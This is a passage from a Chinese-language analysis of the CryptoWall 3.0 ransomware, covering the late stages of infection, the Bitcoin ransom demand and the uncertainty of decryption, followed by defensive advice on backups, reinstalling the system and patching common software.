6. 開啟了贖金網站，若是選擇付款則需要用 Bitcoin 支付 500USD。
7. 駭客收到 Bitcoin 贖金後會將加密私鑰釋放出來給受害者。
8. 受害者利用駭客提供的私鑰工具進行檔案解密(無法保證成功)。

IV. 建議與總結

1. 使用者可能透過被 APT 攻擊或網路下載執行到惡意程式而遭受感染。
2. 主機一旦被感染後，惡意程式會開始加密所有磁碟中的文件檔、圖片檔和影音檔案。
3. 惡意程式一旦加密完各類檔案後會自我刪除，不讓使用者取得惡意程式。

4. 惡意程式隨後會跳出網頁和文件資訊，引導受害者如何去支付贖金來取得解密私鑰。
5. CryptoWall 3.0 號稱使用 RSA-2048 加密，因為沒有私鑰基本上是無法救回檔案，建議使用者要定期備份重要資料避免無法挽回。
6. 理論上付了贖金給駭客，取得解密私鑰及工具就能解開。然而誰也無法保證能成功救回檔案，可能導致檔案遺失又折損金錢。
7. 建議使用者將系統重新安裝，避免病毒遺留的影響往後可能再次發生。
8. 建議使用者將作業系統更新，並且更新常用套件如 Adobe Flash Player、Adobe Reader、Java 等，這些漏洞都有可能導致感染 Cryptowall 勒索程式。

